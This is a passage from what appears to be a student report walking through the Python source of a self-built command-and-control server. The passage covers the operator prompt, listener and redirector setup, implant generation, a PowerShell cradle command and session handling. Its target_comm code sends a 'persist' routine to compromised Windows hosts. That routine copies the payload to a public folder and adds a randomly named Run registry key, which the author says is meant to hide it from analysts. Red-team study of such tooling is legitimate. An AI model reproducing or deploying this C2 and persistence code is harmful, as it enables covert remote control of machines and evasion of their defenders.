
def exit_handler()	Commands to execute at the exit of the server
Code within: *if __name__ == '__main__':*	Logic to create a TCP socket, directories, ask for user inputs, sessions table, exception handling, exit functionality

The functions above make up the server's logic and they all serve a different, but important purpose. The following functions will be discussed more in-depth, ***def target_comm(target_id, targets, num), def comm_handler(), def nimplant(), def redirector(LPORT),*** and the code within ***if __name__ == '__main__'.***

if __name__ == '__main__':


The if __name__ == '__main__': line is not a function in itself its used to execute specific code only when the script is run directly and not when it is imported as a module. It allows the script to have both standalone functionality and be reusable as a module. It also brings the functionality of executing the code within the `if statement` first when the script is executed.

The code within the `if statement` is handling the majority of the function calls and logic that essentially is the backbone of the server. Below in Figure sixteen, seventeen, and eighteen, the full code can be seen.




```python
if __name__ == '__main__':
    targets = [] #store each socket connection
    listener_count = 0
    banner()
    kill_flag = 0
    global host_ip
    global host_port
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    if not os.path.exists('Generated_Implants'):
            print("[+] Creating Generated Implants Directory...")
            os.mkdir('Generated_Implants')
    if not os.path.exists('Payloads'):
            print("[+] Creating Payloads Directory...")
            os.mkdir('Payloads')


    while True:
        try:
            command = input('Enter command#>')
            if command == 'help':
                help()
            if command == 'listeners -g':
                print('[*] 1. Interface')
                print('[*] 2. IP-Address')
                print('[*] 3. Listener with redirector\n ')
                listen_choice = (input('[*] Choose an option: '))

                if listen_choice == '1':
                    while True:
                        try:
                            host_ip = resolve_ip(input('[*] Enter the interface to listen on: '))
                            host_port = int(input('[*] Enter listening port: '))
                            break  # exit the loop if no exception was raised
                        except (OSError, ValueError, TypeError):
                            print('[-] No such Interface or port... Please try again')
                elif listen_choice == 2:

                    while True:
                        try:
                            host_ip = input('[*] Enter the IP to listen on: ')
                            host_port = int(input('[*] Enter listening port: '))
                            break  # exit the loop if no exception was raised
                        except (OSError, ValueError, TypeError):
                            print('[-] No such IP or port... Please try again')
                elif listen_choice == '3':
                    host_ip = resolve_ip("lo")
                    host_port = int(input('[*] Enter listening port: '))
                    redirector(host_port)

                listener_handler()
                listener_count +=1
                web_payload_server()
            elif command == 'nimplant':
                if listener_count > 0:
                    nimplant()
                else:
                    print('[-] Cannot compile payload without active listener')
            if command == 'pwsh_cradle':
                pwsh_cradle()

```

Figure 16: First part of "if__name__==__main__"



```
C2 > server.py > ...

            if command.split(" ")[0] == 'kill':
                try:
                    num = int(command.split(" ")[1])
                    target_id = (targets[num][0])
                    if targets[num][7] == 'Active':
                        kill_signal(target_id, 'exit')
                        targets[num][7] = 'Dead'
                        print(f'[-] Session {num} terminated')
                    else:
                        print('[-] Cannot interact with a dead session')
                except(IndexError, ValueError, NameError):
                    try:
                        print(f'Session {num} does not exist')
                    except NameError:
                        print('[-] no active sessions to kill')

            try:
                if command.split(" ")[0] == 'sessions':
                    session_counter = 0
                    if command.split(" ")[1] == '-l':
                        session_table = PrettyTable()
                        session_table.field_names = ['Session','Username', 'Admin' ,'Status' ,'Target','Operating System','Check-in Time']
                        session_table.padding_width = 3
                        for target in targets:
                            session_table.add_row([session_counter, target[3],target[4],target[7], target[1], target[5],target[2]])
                            session_counter += 1
                        print(session_table)
                    if command.split(" ")[1] == '-i':
                        try:
                            num = int(command.split(" ")[2])
                            target_id = (targets[num])[0]
                            if (targets[num])[7] == 'Active':
                                target_comm(target_id, targets, num)
                            else:
                                print('[-] Can not interact with Dead implant')
                        except IndexError:
                            try:
                                print(f'[-] Session {num} does not exist')
                            except(NameError):
                                print('[-] Please provide a session to interact with..')
            except(IndexError):
                print('[*] Please providea flag.. eg <-l> or <-i>')
            if command.split(" ")[0] == 'use':
                try:
                    num = int(command.split(" ")[1])
                    target_id = (targets[num])[0]
                    if (targets[num])[7] == 'Active':
                        target_comm(target_id, targets, num)
                    else:
                        print('[-] Can not interact with Dead implant')
                except (IndexError, TypeError):
                    print(f'[-] Session {num } does not exist' )

            if command == 'exit':
                quit_message = input('Ctrl-C\n[+] Do you really want to quit ? (y/n)').lower()
                if quit_message == 'y':
                    for target in targets:
                        if target[7] == 'Dead':
                            pass
                        else:
                            comm_out(target[0], 'exit')
                    kill_flag = 1
                    if listener_count > 0:
                        sock.close()
                    break
```

Figure 17: The second part of "if__name__==__main__"



```
475                 else:
476                     continue
477         except KeyboardInterrupt:
478             quit_message = input('Ctrl-C\n[+] Do you really want to quit ? (y/n)').lower()
479             if quit_message == 'y':
480                 for target in targets:
481                     if target[7] == 'Dead':
482                         pass
483                     else:
484                         comm_out(target[0], 'exit')
485                 kill_flag = 1
486                 if listener_count > 0:
487                     sock.close()
488                 break
489             else:
490                 continue
491 atexit.register(exit_handler)
```

Figure 18: The last part of "__name__==__main__"

The initial part of the code is creating different datatypes(line 350-356), that is needed later in the code. The first variable declared is the list called `targets`, this list is needed to store all the incoming socket connections and their details. Moving on, a variable called `listener_counter` is initiated to 0. This variable is used to make sure there is an active listener configured, before compiling an implant. The next important variable is the `kill_flag` which is initiated to 0. This is used as a switch to break out of the `comm_handler` function if the value 1 is assigned to the variable. This is needed to exit the program, because the function will "hang" if the while loop is not dealt with properly, at exit. Two global variables are declared to make them available in the entire code base. Lastly, the socket is initiated and assigned to the variable `sock`. This is the backbone of the server and is behind all the communications incoming and egressing.

From line 358 to 363 a check is made whether the needed directories have been created, if they aren't available on the system, the directories will be created. Moving on to line 366 - 479 the logic for the prompt is written. The prompt contains the commands that the operator has available for use and what actions that can be performed. The following sections will describe the functionality of these options.

From line 367 to 401 the logic for the help command and creation of listeners is present. The user is presented with the choice of 3 listeners when inputting the command `listeners -g`(see Figure fourteen). The different types of listeners give the operator the freedom to choose the solution that fits best for the current setup. When the listener details have been submitted by the operator, the listener function will be called alongside the web payload server, furthermore, the `listener count` will be incremated to 1, enabling the `nimplant` command for generating an implant.

In line 402-408 the command for `nimplant` and `pwsh_cradle` are present. The nimplant command checks if the `listener count` is larger than 0, if true the nimplant function will be called, if false an error message will be printed. Moving on to the `pwsh_cradle` when the command is received from the operator the function will simply be called.

On line 410, the kill command is present. This command will kill an active implant and terminate its session. The implant is built to exit upon receiving the message "exit". The kill command will simply make use of a function that sends the "exit" message to the desired implant resulting in the termination of the session.

From line 427-461 the logic for accessing and handling the subsequent sessions are in place. This gives the operator access to interact with sessions and list what active sessions there are available. A session counter is declared and initiated with 0 to keep track of the active sessions and make sure that all sessions id's are unique, and duplicates can't exist. When the command "sessions -l" is executed by the operator, the code will make use of a module called prettytable. This will generate a table that contains all the important data from the implant. The information in the session table is received by the `comm_handler` function and is appended to the `targets` list. To access the information from the `targets` list, the indexes are accessed with a for loop and are added as a row to the prettytable(see line 433-435). The sessions command has a sub flag which is "-i". This flag is used to interact with a session. The command from the operator is split on whitespace and then the indexes are used to fetch the ID that the operator has entered in the prompt, and then call the `target_comm` function which is used when interacting with a session. Before calling the function, a check is in place to make sure that the session requested has the value "Active" on index seven, this is done to make sure that the implant isn't dead. Another command called "use" has the same functionality as the above and is created using the same logic. It's made for quick access to interact with a session.


The last part of the code(line 463-491) is handling the command "exit" and a keyboard interrupt. When the command "exit" is issued by the operator, an if statement will check if the targets (callbacks) are dead, if not it will call the `comm_out` function and send an exit message, meanwhile, the number 1 will be assigned to kill flag and the `comm_handler` loop will be broken and the program can exit gracefully. Furthermore, a check is made if the `listener_count` is greater than 0. If true, the socket will be closed, the final loop will be broken, and the server will exit.

Lastly, the server will exit upon the exception `Keyboard interrupt` in the same way as above. To mitigate any accidental keyboard interruptions, the server will ask if the user is insisting on quitting before carrying out the operations of shutting the server and terminating implants. At the end of the code, the `exit_handler` function is called, its task is to perform a light clean-up of template files and destroy any redirector infrastructure if a redirector was used.

Def target_comm(Target_id, targets, num)

As mentioned above, the *target_comm* function main task is to handle the interactions with the active callbacks. It facilitates interaction with each individual socket connection that is stored inside a nested list.

Below in Figure nineteen is the code for the function, it will be explained in greater detail in the next section.



```
89
90  def target_comm(target_id, targets, num):
91      while True:
92          message = input(f'{targets[num][3]}/{targets[num][1]}#> ') + '\n'
93          if len(message) == 0:
94              continue
95          if message == 'help':
96              help()
97
98          else:
99              comm_out(target_id, message)
100             if message == 'exit\n':
101                 target_id.send(message.encode())
102                 target_id.close()
103                 targets[num][7] = 'Dead'
104                 break
105             if message == 'background\n':
106                 break
107
108             if message == 'help\n':
109                 help()
110
111             if message == 'persist\n':
112                 payload_n = input('[*] Enter the name of the payload to add to persist: ')
113                 if targets[num] [6] == 1:
114                     ran_name = randomname.get_name()
115                     persist1 = f'copy {payload_n} C:\\Users\\Public'
116                     comm_out(target_id, persist1)
117                     persist2 = f'reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v {ran_name} /t REG_SZ /d C:\\Users\Public\\{payload_n}'
118                     comm_out(target_id, persist2)
119                     print(f'[*] Run the following command to cleanup the registry key: \nreg delete HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v {ran_name} /f')
120                     print('[+] The persistance technique has completed')
121
122             if message == 'GetAV':
123                 pass
124
125             else:
126                 response = comm_in(target_id)
127                 if response == 'exit':
128                     print('[-] The client has terminated the session')
129                     target_id.close()
130                     break
131                 print(response)
```

Figure 19: Target_comm function

The function is called when the operator requests a session with a given callback. The first part of the function(line 90-96) is the initial functionality that takes a message as an input, it then moves on to check the length of the message, to prevent the function from "hanging". Without the check the function would send an empty message and the implant would try to execute it, as there is no output, the function would just wait for an answer until restarted. Lastly, it checks if the input equals "help" and outputs the help menu if true.

If the two statements above are false, it will jump to the first else statement and call the `comm_out` function that sends the data inside the variable "message" to the target. Within the else statement, the function checks what the message equals to, the options are, an exit message which kills the agent and marks it as "dead", and a simple background command that breaks the interaction with the session. This will return the operator to the main prompt.

The next check is the "persist" command, this enables the operator to gain persistence for the current implant that is running on the system. The command functions by copying the payload to a public writable folder, next up the server will send a command that will add a new registry key that will execute the implant when the system is rebooted. This persistence method was chosen to improve the survivability of the implant in case the workstation/server crashes or a reboot or shutdown was initiated by a user. The registry key is given a random name, this is because I want to mask it from analysts etc. If the registry key has the same name as the implant, it could help them connect the dots and shut down the engagement.


Furthermore, a check is made for the "GetAv" command, this will tell the server to pass(do-nothing) as the logic is handled on the implant side.

Lastly, when all the above equals false, the function will call the "comm_in" function which handles incoming data, and it will check whether the incoming data equals exit and it will subsequently shut down the thread, break the loop and print the response message.

Def comm_handler()

The comm_handler function's main task is to handle incoming callbacks, the function is checking that the right information is provided at check-in to be accepted as a valid callback and show up in the sessions table. Furthermore, the function Is responsible for taking the information from the callback, adding it to a list, and appending that list to the targets list, which holds all the active callbacks as sub-lists.

